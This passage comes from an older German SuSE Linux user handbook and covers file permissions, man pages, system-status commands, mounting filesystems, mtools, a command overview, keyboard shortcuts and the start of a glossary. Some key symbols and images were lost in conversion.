Jede dieser drei Kategorien wird bei der (langen) Darstellung eines Verzeichniseintrags durch jeweils drei Zeichen angezeigt. Zusammen mit dem ersten Zeichen für den Dateityp (`d`, `l`, oder `-`) ergeben sich die 10 Flags für jede Datei. Jedes Flag wird durch ein Zeichen repräsentiert. Die möglichen Flags sind für alle drei Kategorien gleich: `'r'` für Lesen (engl. *readable*), `'w'` für Schreiben (engl. *writable*) und `'x'` für Ausführen (engl. *executable*). Ist ein Flag nicht gesetzt, so wird dies durch das Zeichen `'-'` gekennzeichnet. Betrachten wir als Beispiel den Verzeichniseintrag für die imaginäre Datei `linux.info`.

```
-rw-r-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

|     |            |   |   |        |   |   |        |   |   |
|-----|------------|---|---|--------|---|---|--------|---|---|
| -   | r          | w | - | r      | - | x | r      | - | - |
| Typ | Eigentümer |   |   | Gruppe |   |   | Andere |   |   |

Abbildung 19.1: Darstellung der Rechte an Dateien

Für die Datei `linux.info` bedeutet dies folgendes: Der Eigentümer der Datei (`tux`) darf sie ändern und lesen, die Mitglieder der Gruppe `users` dürfen sie nur lesen und ausführen, während alle anderen Systembenutzer `linux.info` nur lesen dürfen. Der führende `'-'` zeigt an, daß es sich um eine „normale“ *Datei* (engl. *regular file*) handelt.

Ganz ähnlich verhält es sich mit Verzeichnissen. Dann steht vor den 9 Zeichen, die die Rechte zuordnen, noch ein `'d'` (engl. *directory*) und könnte so aussehen:

```
drwxr-xr-- 3 tux users 1024 Jun 29 13:11 info/
```

Wenn für ein Verzeichnis das `'x'`-Flag gesetzt ist, dann bedeutet dies, daß man in dieses Verzeichnis hineinwechseln kann.

Also dürfen Benutzer, die nicht zur Gruppe `users` gehören, nicht in das Verzeichnis `info` wechseln.

### 19.9.1 Ändern von Zugriffsrechten

Die Änderung von Zugriffsrechten geschieht mit dem Befehl **chmod** (engl. *change mode*). Im wesentlichen benötigt **chmod** zwei Argumente:

- die zu ändernden Zugriffsrechte, und
- einen Dateinamen.

Die Kategorien der drei möglichen Gruppen werden dabei durch ‘u’ für den Eigentümer bzw. Benutzer (engl. *user*), ‘g’ für die Gruppe (engl. *group*) und ‘o’ für alle anderen (engl. *others*) angegeben, gefolgt von den zu ändernden Zugriffsrechten. Ein ‘-’ oder ‘+’ wird hierbei für das Entfernen oder Hinzufügen von Rechten verwendet. Folgende Eingabe setzt z. B. die Rechte der Datei `linux.info` für Gruppenmitglieder auf lesbar, veränderbar und ausführbar:

```
tux@erde: > chmod g+rxw linux.info
```

Wenn Rechte für alle drei Kategorien von Benutzern gesetzt werden sollen, genügt die Angabe der zu ändernden Rechte. Folgende Eingabe setzt die Rechte für die Datei `linux.info` so, daß niemand Schreiberlaubnis besitzt:

```
tux@erde: > chmod -w linux.info
```

Die Rechte für Lesen und Ausführen werden davon nicht betroffen.

Zugriffsrechte können auch in einem Befehl entzogen und gesetzt werden. Folgende Eingabe setzt die Rechte der Datei `linux.info` des Eigentümers auf ausführbar, nicht lesbar, nicht veränderbar:

```
tux@erde: > chmod u+x-rw linux.info
```

Wenn man sich das Ergebnis ansieht:

```
tux@erde: > ls -l linux.info
---xr-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

In diesem Zusammenhang interessante Befehle sind **chown** für „Besitzer ändern“ (engl. *change owner*) und **chgrp**, um die Gruppe zu ändern (engl. *change group*).

## 19.10 Manpages

Über Befehle, Konfigurationsdateien und C-Bibliotheksfunktionen geben Ihnen die Manpages Auskunft. Die verschiedenen Aufrufvarianten zeigt Tabelle 19.4.

---

|                           |                                                                                                                        |
|---------------------------|------------------------------------------------------------------------------------------------------------------------|
| <b>man -k</b> <Stichwort> | sucht nach <Stichwort> und listet die gefundenen Manpages.                                                             |
| <b>man -f</b> <Stichwort> | sucht in allen Sektionen der Manpages nach einer Manpage zum Stichwort <Stichwort> und listet die gefundenen Manpages. |

---

Tabelle 19.4: Fortsetzung auf der nächsten Seite...

---

|                                  |                                                                                                                                                 |
|----------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>man</b> <Stichwort>           | ruft die Manpage zu <Stichwort> auf.                                                                                                            |
| <b>man</b> <Sektion> <Stichwort> | ruft die Manpage zu <Stichwort> aus <Sektion> auf. So ruft der Befehl <b>man 1 man</b> die Manpage zum Befehl <b>man</b> aus der Sektion 1 auf. |

---

Tabelle 19.4: Aufrufe des Befehls **man**

Sollten Sie das SuSE-Hilfesystem installiert haben, so können Sie die Manpages ebenfalls aufrufen. Unter dem X-Window-System können Sie auch das Programm **xman** benutzen. Der gewöhnliche **man**-Befehl hat dessen ungeachtet seine Daseinsberechtigung: es ist einfach schneller.

Sie finden unter den folgenden Sektionen:

- 
- 1 Beschreibt die Benutzerbefehle, allerdings sind viele **bash**- und **tcsh**-Befehle eingebaute Befehle, d. h. hier geben die Manpages der benutzten **bash** oder **tcsh** Auskunft.
  - 2 Die Systemaufrufe der verschiedenen Bibliotheken.
  - 3 Die C-Bibliotheksfunktionen.
  - 4 Die Beschreibung von Konfigurationsdateien.
  - 5 Die Syntax wichtiger Dateien.
  - 6 Beschreibung von Spielen.
  - 7 Alles was mit Text, Textformatierung und anderen Formaten zu tun hat.
  - 8 Die Befehle des Systemverwalters.
  - 9 Die Beschreibung der Linux-Kernelroutinen.
  - n **n** kommt angeblich von neu, hier sind sonstige Manpages aufgeführt, die in eine der oberen Sektionen gehört, aber traditionell hier stehen oder zu keiner Sektion genau passen.
- 

Tabelle 19.5: Sektionen der Manpages

Beachten Sie, daß *nicht zu jedem* Stichwort oder Befehl eine Manpage vorhanden ist. Eventuell finden Sie dann unter `/usr/doc/` mehr Information, z. B. unter `/usr/doc/howto`, `/usr/doc/howto/mini` oder im Verzeichnis `/usr/doc/packages` (paketbezogene Information).

## 19.11 Informationen über den Systemzustand

Häufig ist es wichtig, Auskunft über den Zustand des Systems zu erhalten. Hierbei helfen die Befehle **df**, **free**, **ps**, **top**.

### 19.11.1 Der Befehl **df**

**df** gibt Auskunft über den verfügbaren und benutzten Plattenplatz. Die Ausgabe erfolgt wie in Bildschirmausgabe 19.11.1 abgebildet.

| Filesystem | 1024-blocks | Used    | Available | Capacity | Mounted on |
|------------|-------------|---------|-----------|----------|------------|
| /dev/sda4  | 699392      | 659258  | 5165      | 99%      | /home      |
| /dev/sda1  | 102384      | 23955   | 73310     | 25%      | /          |
| /dev/sdb1  | 2097136     | 2070485 | 26651     | 99%      | /usr       |
| /dev/sda3  | 126976      | 106908  | 20068     | 84%      | /opt       |

Bildschirmausgabe 19.11.1: Ausgaben des Befehls **df**

### 19.11.2 Der Befehl **free**

**free** informiert über die Auslastung des Arbeitsspeichers und des swap-Speichers:

|              | total | used  | free  | shared | buffers | cached |
|--------------|-------|-------|-------|--------|---------|--------|
| Mem:         | 30900 | 29272 | 1628  | 25608  | 1012    | 6412   |
| -/+ buffers: |       | 28260 | 2640  |        |         |        |
| Swap:        | 66524 | 176   | 66348 |        |         |        |

Bildschirmausgabe 19.11.2: Ausgabe des Befehls **free**

### 19.11.3 Der Befehl **w**

Der Befehl **w** zeigt alle momentan angemeldeten Benutzer im System an. Dieser Befehl liefert eine ganze Reihe nützlicher Informationen. Neben der Anzahl der angemeldeten Benutzer erfahren Sie, wie lange das System bereits läuft, wie sehr es momentan belastet ist und was die einzelnen Benutzer so tun:

### 19.11.4 Der Befehl **du**

Der Befehl **du** (engl. *disk usage*) gibt Auskunft über den von Unterverzeichnissen und einzelnen Dateien belegten Speicherplatz. Mehr darüber kann man in der Manpage von **du** (**man du**) nachlesen.

```
11:19pm up 9 days, 11:13, 13 users, load average: 3.26, 2.80, 2.67
User tty from login@ idle JCPU PCPU what
root tty2 2:09pm 9:10 -bash
root tty1 :0.0 2:11pm 2 4 2 xdvi -s 3 Li
root ttya :0.0 11:19pm w
root tty1 2:07pm 9:08 50 (startx)
tux tty0 erde.kosmos.all 11:37am 11 2 2 -bash
root tty3 :0.0 3:24pm 4 rlogin sonne
tux tty2 erde.kosmos.all 3:22pm 1 46 2 -bash
root tty4 :0.0 3:27pm 1:48 8 bash
root tty5 :0.0 5:40pm 5 1 1 telnet erde
tux tty6 venus.kosmos.all 3:53pm 3 5 5 -bash
root tty7 :0.0 4:25pm 6:05 bash
tux tty8 sonne.kosmos.all 9:37pm 1:30 1 telnet erde
tux tty9 sonne.kosmos.all 9:50pm 1:27 -bash
```

Bildschirmausgabe 19.11.3: Ausgabe von **w**

### 19.11.5 Der Befehl **kill**

Senden von Signalen an laufende *Prozesse* ( $\Leftrightarrow$  *Prozeß*). Erfordert die Angabe der Prozeßnummer (engl. *process id*), kurz: PID, die mit **ps** (siehe Abschnitt 19.11.6) ermittelt werden kann. Der Befehl **kill** wird aufgerufen mit

```
root@erde: # kill <pid>
```

Sollte der entsprechende Prozeß das Abbruchsignal abfangen, so kann er mit dem optionalen Parameter **-9** dennoch beendet werden. Der Aufruf

```
root@erde: # kill -9 <pid>
```

beendet den Prozeß mit der PID **<pid>** definitiv.

### 19.11.6 Der Befehl **ps**

Der Befehl **ps** (engl. *process status*) zeigt die vom Benutzer gestarteten Prozesse an. Weitere Information zu dem Befehl liefert die Manpage von **ps** (**man ps**). Mit dem Aufruf **ps -a** werden auch die laufenden Prozesse der anderen Benutzer auf dem aktuellen Rechner angezeigt. Durch Angabe der Prozeßnummer (1. Spalte der Ausgaben von **ps**) ist es möglich, laufende Prozesse gezielt abzurechnen (siehe Abschnitt 19.11.5).

### 19.11.7 Der Befehl **pstree**

**pstree** zeigt den kompletten „Prozeßbaum“ anschaulich an. Dies zeigt Bildschirmausgabe 19.11.4.

### 19.11.8 Der Befehl **top**

Anzeige aller momentan laufenden Prozesse, der Systemauslastung u. v. m.; die Anzeige wird in zeitlichen Abständen aktualisiert. Beenden der Anzeige erfolgt mit .

```

init-+-bash---startx---xinit-+-X
 |
 | '-sh---fvwm-+-FvwmPager
 | |-FvwmWinList
 | |-GoodStuff
 | |-xclock
 | '-xeyes
|-color_xterm---bash---xdvi.bin---gs
|-2*[color_xterm---bash---vi]
|-color_xterm---bash---pstree
|-coolmail---coolmail---xterm---pine
|-cron
|-gpm
|-inetd
|-kflushd
|-klogd
|-kswapd
|-5*[mingetty]
|-4*[nfsiod]
|-sh---master---slipto
|-syslogd
|-update
|-xload
'-xosview

```

Bildschirmausgabe 19.11.4: Ausgabe von `ptree`

## 19.12 Dateisysteme unter Linux – mount und umount

### 19.12.1 Dateisysteme

Unter Linux stehen viele verschiedene *Dateisysteme* zur Verfügung. Diese zeigt die folgende Tabelle 19.6.

---

|         |                                                                                                                                                                        |
|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| affs    | Ein auf dem Amiga verwendetes Dateisystem (engl. <i>Fast Filesystem</i> ).                                                                                             |
| ext     | Vorläufer des ext2-Dateisystems und inzwischen ohne größere Bedeutung (engl. <i>Extended Filesystem</i> ); ab Kernel 2.1.21 nicht mehr unterstützt.                    |
| ext2    | (engl. <i>Second extended Filesystem</i> ) Das Standard-Dateisystem unter Linux.                                                                                       |
| hpfs    | Standard-Dateisystem von <b>IBM OS/2</b> (engl. <i>High Performance Filesystem</i> ). Dieses wird von Linux nur mit Lesezugriff (engl. <i>read-only</i> ) unterstützt. |
| iso9660 | Standard-Dateisystem auf CDROMs.                                                                                                                                       |

---

Tabelle 19.6: Fortsetzung auf der nächsten Seite...

|                     |                                                                                                                                                                                                                                              |
|---------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>minix</code>  | Dieses Dateisystem hat seinen Ursprung in akademischen Lehrprojekten über Betriebssysteme und war das erste Dateisystem, welches für Linux verwendet wurde. Heute wird es unter Linux vornehmlich als Dateisystem für Disketten verwendet.   |
| <code>msdos</code>  | Ursprünglich von <b>DOS</b> verwendetes Dateisystem, welches aber bis heute von diversen Betriebssystemen genutzt wird.                                                                                                                      |
| <code>ncpfs</code>  | Dateisystem für das Einbinden von Novell-Volumes.                                                                                                                                                                                            |
| <code>nfs</code>    | Hierbei befinden sich die Daten auf der Platte eines anderen Rechners und werden via Netzwerk transparent zugänglich gemacht (engl. <i>Network Filesystem</i> ).                                                                             |
| <code>proc</code>   | Prozeß-Dateisystem (virtuell).                                                                                                                                                                                                               |
| <code>smbfs</code>  | SMB (engl. <i>Server Message Block</i> ) ist ein Protokoll, das von <b>WfW</b> , <b>Windows NT</b> und <b>LAN Manager</b> verwendet wird, um Dateien über ein Netzwerk verfügbar zu machen.                                                  |
| <code>sysv</code>   | Von <b>SCO-Unix</b> , <b>Xenix</b> und <b>Coherent</b> (kommerzielle Unix-Systeme für PC) verwendetes Dateisystem.                                                                                                                           |
| <code>ufs</code>    | Von <b>BSD</b> , <b>SunOS</b> und <b>NeXTstep</b> verwendetes Dateisystem; dies Dateisystem wird von Linux nur mit Lesezugriff (engl. <i>read-only</i> ) unterstützt.                                                                        |
| <code>umsdos</code> | Setzt auf einem gewöhnlichen <code>fat</code> -Dateisystem auf (engl. <i>Unix on MSDOS</i> ) und erreicht durch Anlegen spezieller Dateien die notwendige Unix-Funktionalität (Rechte, Links, lange Dateinamen); es ist jedoch sehr langsam. |
| <code>vfat</code>   | Erweiterung des <code>fat</code> -Dateisystems hinsichtlich der Länge der Dateinamen (engl. <i>Virtual FAT</i> ).                                                                                                                            |
| <code>xiafs</code>  | Ebenfalls ein altes Dateisystem, welches eigentlich nicht mehr benutzt wird; ab Kernel 2.1.21 nicht mehr unterstützt.                                                                                                                        |

---

Tabelle 19.6: Dateisystemtypen unter Linux

### 19.12.2 Mount und Umount von Dateisystemen

Mit dem Befehl `mount`, der normalerweise nur von 'root' ausgeführt werden kann, wird ein Datenträger in das Linux-Dateisystem eingebunden. `mount` benötigt hierzu zwei Argumente:

- den Namen des Datenträgers (entspricht der Device-Bezeichnung, z. B. `/dev/hda3`)
- und ein Verzeichnis, unter dem der Datenträger eingebunden werden soll; das Verzeichnis muß bereits existieren.

Die Option `-t <dateisystemtyp>` gibt den Typ des zu mountenden Dateisystems (siehe Tabelle 19.6) an.

Ein Beispiel: der Aufruf von

```
root@erde: / # mount -t msdos /dev/hda2 /dosa
```

stellt die DOS-Partition `hda2` unter dem Verzeichnis `/dosa` zur Verfügung; das Verzeichnis `/dosa` muß zuvor angelegt werden.

Durch die Option **-r** z. B. wird ein Datenträger nur zum Lesen gemountet (engl. *read-only*). Schreiben von Daten ist dann auf diesem Datenträger nicht erlaubt. Weitere Optionen sind in der Manpage von **mount** (**man 8 mount**) dokumentiert.

**mount** führt Protokoll über die gemounteten Dateisysteme. Dieses Protokoll ist in der Datei `/etc/mstab` zu finden. Wird **mount** ohne Argumente aufgerufen, so wird der Inhalt dieser Datei ausgegeben. Dies entspricht der Liste aller gemounteten Dateisysteme.

Durch **umount** wird ein Datenträger aus dem Linux-Dateisystem entfernt<sup>5</sup>. Als Argument zu **umount** kann entweder der Name der Gerätedatei oder der Name des Verzeichnisses, in welches der Datenträger eingebunden ist, angegeben werden. Um also z. B. `/dev/hda2`, eingebunden unter `/dosa`, zu „unmounten“, kann man alternativ eingeben:

```
root@erde: # umount /dosa
```

oder:

```
root@erde: # umount /dev/hda2
```

Bei von Disketten gemounteten Dateisystemen ist es wichtig, vor dem Herausnehmen der Diskette den Befehl **umount** auszuführen, da es vorkommen kann, daß Daten noch nicht vollständig wieder auf die Diskette geschrieben wurden.

Wenn auf einem gemounteten Datenträger noch geöffnete Dateien existieren, werden beim Aufruf von **umount** diese Daten zurückgeschrieben bzw., wenn dies nicht möglich ist, eine entsprechende Fehlermeldung ausgegeben.

Will man ein Dateisystem „unmounten“, darf kein Benutzer mehr in einem Pfad stehen (z. B. mit einer Shell), der unterhalb des zu unmountenden Mountpoints liegt; sonst kann das entsprechende Dateisystem nicht abgehängt werden.



Wenn bestimmte Geräte (engl. *devices*) an der gleichen Stelle im Dateisystem eingebunden werden sollen (z. B. Diskettenlaufwerk oder weitere CD-ROM-Laufwerke), sollte man einen Eintrag der `/etc/fstab` vornehmen; vgl. dazu die Manpage von **mount** (**man 8 mount**).

## 19.13 DOS-Befehle unter UNIX mit **mtools**

Speziell für die Bearbeitung von DOS-Dateien, sowohl auf Festplatte als auch Diskette, stehen die **mtools** aus dem Paket `mttools`, Serie `ap` zur Verfügung. Dabei versucht jedes der Programme, das jeweilige Pendant unter DOS so gut und funktionell wie möglich zu emulieren. Alle **mtools**-Befehle heißen wie ihr DOS-Pendant, mit einem vorangestellten ‘**m**’, wie z. B. **mcopy**.

<sup>5</sup> Eigentlich lautete der Befehl `umount`, doch das ‘**n**’ ist irgendwann im Laufe der UNIX-Geschichte verlorengegangen.



Die **mtools**-Befehle dürfen nur verwendet werden, wenn die entsprechende Diskette nicht gemountet ist!

DOS-Dateinamen setzen sich optional aus einem Laufwerksbuchstaben gefolgt von einem Doppelpunkt, einem Unterverzeichnis (optional), sowie dem eigentlichen Dateinamen zusammen. Für die Trennung von Unterverzeichnissen wird unter DOS ausschließlich der ‘\’ verwendet.

Mit den **mtools** unter Linux kann sowohl der ‘/’ als auch der ‘\’ verwendet werden. Bei Gebrauch des ‘\’ oder von *Wildcards* wie z. B. ‘\*’ oder ‘?’ müssen diese innerhalb von Anführungszeichen stehen, da sie sonst von der Shell zuerst interpretiert werden und gar nicht erst bis zum **mtools**-Befehl vordringen.

Der einzelne ‘\*’ entspricht bei den **mtools** der Zeichenfolge ‘\*. \*’ unter DOS. Anstelle des unter DOS gewohnten ‘/’ zur Übergabe etwaiger Optionen ist wie unter Linux üblich das Minuszeichen ‘-’ zu verwenden.

Das Standardlaufwerk für die **mtools** ist das erste Diskettenlaufwerk (unter DOS ‘a:’). **mtools** nimmt das Wurzelverzeichnis der Diskette a:\ als voreingestelltes Verzeichnis. Soll ein anderes als das voreingestellte verwendet werden, so wechseln Sie dorthin mittels **mcd**. Vergessen Sie bitte nicht, bevor Sie eine andere Diskette einlegen, wieder zurück ins Stammverzeichnis des Datenträgers zu wechseln, da sonst kein neuer Verzeichnisbaum eingelesen werden kann.

Bislang werden die folgenden (DOS-) Befehle von den **mtools** unterstützt:

---

|                |                                                                                                                                                              |
|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>mattrib</b> | Ändern der DOS-Dateiattribute (hidden, system, etc.).                                                                                                        |
| <b>mcd</b>     | Wechsel in ein anderes Verzeichnis.                                                                                                                          |
| <b>mcopy</b>   | Kopieren von/nach DOS nach/von UNIX. Beachten Sie, daß hier auch immer das Ziel mitangegeben werden muß.                                                     |
| <b>mdel</b>    | Löschen einer DOS-Datei.                                                                                                                                     |
| <b>mdir</b>    | Anzeige eines DOS-Verzeichnisses.                                                                                                                            |
| <b>mformat</b> | Anlegen eines DOS-Dateisystems auf einer <i>low-level</i> -formatierten Diskette. Das <i>low-level</i> -Formatieren geschieht mit dem Befehl <b>fdformat</b> |
| <b>mlabel</b>  | Umbenennen eines DOS-Datenträgers.                                                                                                                           |
| <b>mmd</b>     | Anlegen eines DOS-Unterverzeichnisses.                                                                                                                       |
| <b>mrd</b>     | Löschen eines DOS-Unterverzeichnisses.                                                                                                                       |
| <b>mread</b>   | Einlesen einer DOS-Datei in ein UNIX-System.                                                                                                                 |
| <b>mren</b>    | Umbenennen einer existierenden DOS-Datei.                                                                                                                    |
| <b>mtype</b>   | Zeigt den Inhalt einer DOS-Datei an.                                                                                                                         |
| <b>mwrite</b>  | <i>Low-level</i> -Kopie einer UNIX-Datei auf ein DOS-Dateisystem.                                                                                            |

---

Tabelle 19.7: Befehle aus dem Paket **mtools**

Als Voreinstellung wird angenommen, bei Laufwerk a: handele es sich um ein 3.5-Zoll, bei Laufwerk B: um ein 5.25-Zoll-Diskettenlaufwerk. Dabei werden die Diskettenformate 720 kB und 1.44 MB, bzw. 360 kB und 1.2 MB unterstützt.

In `/etc/mtools` können diese Standardeinstellungen geändert werden. In jeweils einer Zeile sind die Einträge wie folgt gegliedert:

- Laufwerkname (unter DOS), z. B. a:
- Gerätedatei (Linux), z. B. `/dev/fd0`
- Kennziffer (12 Diskettenlaufwerk, 16 Festplatte),
- Anzahl der Spuren, Leseköpfe und Sektoren.

Durch Änderung der Übergabeparameter können also auch zwei 5.25-Zoll-Diskettenlaufwerke verwendet werden. Man sollte jedoch nicht zweimal den gleichen DOS-Laufwerksbuchstaben oder dieselbe Gerätedatei angeben.

## 19.14 Überblick

Die wichtigsten Befehle im Überblick (optionale Parameter sind in '[]' angegeben):

---

|                                               |                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>cd <b>verz</b></code>                   | Wechsel ins Unterverzeichnis <code>verz</code> .                                                                                                                                                                                                                                                                                                                                                                   |
| <code>cd ..</code>                            | Wechsel in das übergeordnete Verzeichnis.                                                                                                                                                                                                                                                                                                                                                                          |
| <code>cd /<b>verz</b></code>                  | Wechsel ins Verzeichnis <code>/verz</code> .                                                                                                                                                                                                                                                                                                                                                                       |
| <code>cd [ ]</code>                           | Wechsel ins Benutzerverzeichnis.                                                                                                                                                                                                                                                                                                                                                                                   |
| <code>cp <b>quelldatei zieldatei</b></code>   | Kopiert <code>quelldatei</code> nach <code>zieldatei</code> .                                                                                                                                                                                                                                                                                                                                                      |
| <code>ln [<b>-s</b>] <b>bezug name</b></code> | Erzeugt im aktuellen Verzeichnis den [symbolischen] Link <code>name</code> der auf die Datei <code>bezug</code> zeigt. <code>name</code> gibt den Pfad an, in dem die (eigentlich im aktuellen Verzeichnis) gesuchte Datei (z. B. ein Kernel) gefunden werden kann. Nur symbolische Links können über Dateisysteme hinweg gesetzt werden. Mit Hilfe symbolischer Links können auch Verzeichnisse „gelinkt“ werden. |
| <code>ls [<b>verz</b>]</code>                 | Listet alle Dateien und Verzeichnisse im Verzeichnis <code>verz</code> auf (nur Dateinamen).                                                                                                                                                                                                                                                                                                                       |
| <code>ls -l [<b>verz</b>]</code>              | Listet alle Dateien und Verzeichnisse im Verzeichnis <code>verz</code> auf (ausführliche Anzeige im Langformat); ohne Parameter: der Inhalt des aktuellen Verzeichnisses.                                                                                                                                                                                                                                          |

---

Tabelle 19.8: Fortsetzung auf der nächsten Seite...

---

|                                    |                                                                                                         |
|------------------------------------|---------------------------------------------------------------------------------------------------------|
| <code>ls -a [verz]</code>          | Zeigt auch die versteckten Dateien an; (z. B. <code>~/xinitrc</code> ).                                 |
| <code>mkdir neuesverz</code>       | Erzeugt das Verzeichnis <code>neuesverz</code> .                                                        |
| <code>less datei</code>            | Zeigt eine Datei seitenweise an (Vorblättern mit der Leertaste, Rückwärtsblättern mit <code>⏪</code> ). |
| <code>mv vondatei nachdatei</code> | Verschiebt eine Datei oder benennt sie um.                                                              |
| <code>rm datei</code>              | Löscht <code>datei</code> (auch Links!).                                                                |
| <code>rm -r verz</code>            | Löscht das Verzeichnis <code>verz</code> rekursiv (mit Unterverzeichnissen).                            |
| <code>rmdir verz</code>            | Löscht das Verzeichnis <code>verz</code> (wenn leer).                                                   |

---

Tabelle 19.8: Übersicht der wichtigsten UNIX-Befehle

---

|                                    |                                                                                                                                                                                         |
|------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>find . -name "datei"</code>  | Sucht in allen Unterverzeichnissen des aktuellen Verzeichnisses nach <code>datei</code> .                                                                                               |
| <code>find . -name "*emil*"</code> | Sucht alle Dateien, in deren Namen die Buchstabenfolge 'emil' enthalten ist.                                                                                                            |
| <code>man befehl</code>            | Liefert eine Beschreibung von <code>befehl</code> .                                                                                                                                     |
| <code>grep muster dateien</code>   | Durchsucht alle <code>dateien</code> nach dem angegebenen 'muster', das natürlich auch <i>reguläre Ausdrücke</i> (siehe Abschnitt 19.8.2 oder <code>man regexp</code> ) enthalten kann. |

---

Tabelle 19.9: Übersicht von Suchbefehlen

### 19.15 Ausblick

Die allgemeinen Befehlsverzeichnisse unter Linux sind:

- `/bin`
- `/sbin`
- `/usr/bin`
- `/usr/sbin`
- `/usr/X11R6/bin`

Dort finden Sie viele weitere Befehle.

Mit `man <befehl>` erhalten Sie detaillierte Informationen zu den verfügbaren Befehlen und Programmen. Voraussetzung ist die Existenz einer entspre-

chenden Manpage (siehe Abschnitt 19.10). Die Ausgabe erfolgt dann auf das momentane Standardausgabegerät (i. a. der Bildschirm).

Mit Hilfe sogenannter *Pipes* (engl. *pipeline*), in der Eingabezeile der Shell symbolisiert durch das Zeichen '|', können Sie diese Ausgaben auch direkt auf den Drucker ausgeben oder gegebenenfalls direkt in Dateien schreiben lassen.

Ein Beispiel:

Sie möchten die Manpage zum Befehl **ls** ausdrucken lassen. Dies erreichen Sie mit:

```
tux@erde: > man -t ls | lpr
```

Thematisch geordnete Einstiege zu den Manpages bietet Ihnen das Hypertext-Hilfesystem Ihres SuSE Linux-Systems. Geben Sie einfach **hilfe** oder **susehelp** ein. Hier haben Sie auch die Möglichkeit, Querverweisen auf weitere Manpages zu folgen (engl. *hypertext*).



## Wichtige Tastenkombinationen


Eine kleine Zusammenstellung hilfreicher und wichtiger Tastenkombinationen.



Ausführen eines Befehls auf Kommandoebene. Sonst Zeilenumbruch.



Wechseln auf eine andere Konsole (im Textmodus).



Unter X11 und Dosemu: Wechsel auf eine der Textkonsolen.




Zurückwechseln nach X11.



Beenden von X11.



Anzeige vorangegangener Bildschirmseiten auf der Konsole. Funktioniert, bis die Konsole gewechselt wird.



Umkehrung von .



Zeigt in der aktuellen Eingabezeile den unmittelbar vorangegangenen Befehl an.




In der Shell umgekehrte Wirkung wie .




Unter X11: Wechsel auf das in Pfeilrichtung nächstgelegene Fenster des virtuellen Desktops. Die Anzahl der zur Verfügung stehenden Fenster wird in `.fvwm[2]rc` mit dem Parameter **DeskTopSize** festgelegt.

Tabelle A.1:



Verändert die Bildschirmauflösung in der Reihenfolge der Einträge für den Bildschirmmodus in `/etc/XF86Config`.



Ausloggen. Entspricht dem Befehl `exit`. Eintrag in `/etc/profile`: `ignoreeof=x`. `x` gibt die Anzahl der Wiederholungen an, bis das Kommando wirksam wird.



# Anhang B

## Glossar

Wir haben uns bei diesem Glossar auf **UNIX** bzw. Linux-spezifische Begriffe oder Abkürzungen beschränkt, da der Umfang keine grundlegende EDV-Einführung erlaubt. Der Leser dieses Glossars sollte also mit Begriffen wie *Bit* und *Byte* vertraut sein.

### Akronym

Abkürzungen, die sich als ein Wort sprechen lassen, werden als Akronym bezeichnet. ↷ *Linux*, ↷ *GNU* und ↷ *BIOS* sind bekannte Akronyme.

### Alias

Am häufigsten gebraucht man den Ausdruck Alias im Zusammenhang mit der ↷ *Shell*. Mit einem Alias kann man lange oder oft benötigte Befehle abkürzen. Sehen Sie hierzu bitte im Abschnitt über Handhabung der Shell nach.

### Arbeitsspeicher (engl. *memory*)

↷ *Speicher*.

### ATAPI

ATAPI ist ein Protokoll, über das Geräte angesteuert werden können, die am (E)IDE-Kontroller hängen. Verbreitet sind insbesondere ATAPI-CD-ROM-Laufwerke (↷ *CD-ROM-Laufwerk*); mittlerweile gibt es aber auch ZIP-Drives, Streamer und Diskettenlaufwerke, die über an dieser Schnittstelle betrieben werden. All diese Geräte werden von Linux unterstützt.

### Backup

Backup ist der englische Ausdruck für Sicherheitskopien. Sicherheitskopien sollte man sich regelmäßig v. a. von den wichtigen Daten anlegen. Auch (meist mühevoll erstellte) Programmkonfigurationen sind durchaus sicherungswürdig. Unter Linux ist der Befehl **tar** die grundlegende Methode, Daten auf ein ↷ *Device* zu sichern. Oft wird **tar** zusammen mit **gzip** verwendet.

### Benutzerverzeichnis (engl. *home directory*)

Das Benutzerverzeichnis ist der Ausgangspunkt der meisten Aktivitäten eines Benutzers im Rechnersystem. Im Benutzerverzeichnis kann der Benutzer seine privaten Daten ablegen. Neben dem ↷ *Systemadministrator*

hat er als einziger Schreibzugriff auf die Dateien des Benutzerverzeichnisses. Die Lage des Benutzerverzeichnisses im Dateisystem wird unter **UNIX** in der *Umgebungsvariable* **\$HOME** festgehalten.

### **Betriebssystem** (engl. *operating system*)

Das Betriebssystem ist ein permanent auf einem Rechner im Hintergrund laufendes Programm, welches das grundlegende Arbeiten mit dem Rechner überhaupt erst ermöglicht. Die Aufgabe eines Betriebssystems ist die Verwaltung aller verfügbaren Ressourcen eines Rechners. Unter Linux übernimmt diese Aufgaben der *Kernel*, evtl. vorhandene Kernelmodule und unterstützende Programme, ohne die der Kernel „nutzlos“ ist; bei SuSE Linux sollte man die komplette Serie a (Linux Grundsystem) mit allen systemnahen Tools und den „Dämonen“ als das Betriebssystem betrachten. Bekannte Betriebssysteme sind **AmigaOS**, **Linux**, **MacOS**, **OS/2**, **UNIX**, **Windows NT**, u. a.

### **BIOS** (engl. *Basic Input Output System*)

In jedem PC befindet sich ein kleiner Speicherbereich, welcher das sog. BIOS enthält. Das BIOS enthält Initialisierungs- und Testprogramme für den Systemstart sowie (relativ einfache) Treiber für die wichtigsten Peripheriegeräte: Tastatur, Videokarte, Laufwerke, Schnittstellen, Uhr. Unter Linux ist das BIOS nicht aktiv, da es im „real mode“ (*CPU*) arbeitet und beim Booten des Kernels abgeschaltet wird. Der *Kernel* stellt unter Linux auch wesentlich leistungsfähigere Routinen als das BIOS zur Verfügung.

### **Booten** (engl. *bootstrap = Stiefelschlaufe*)

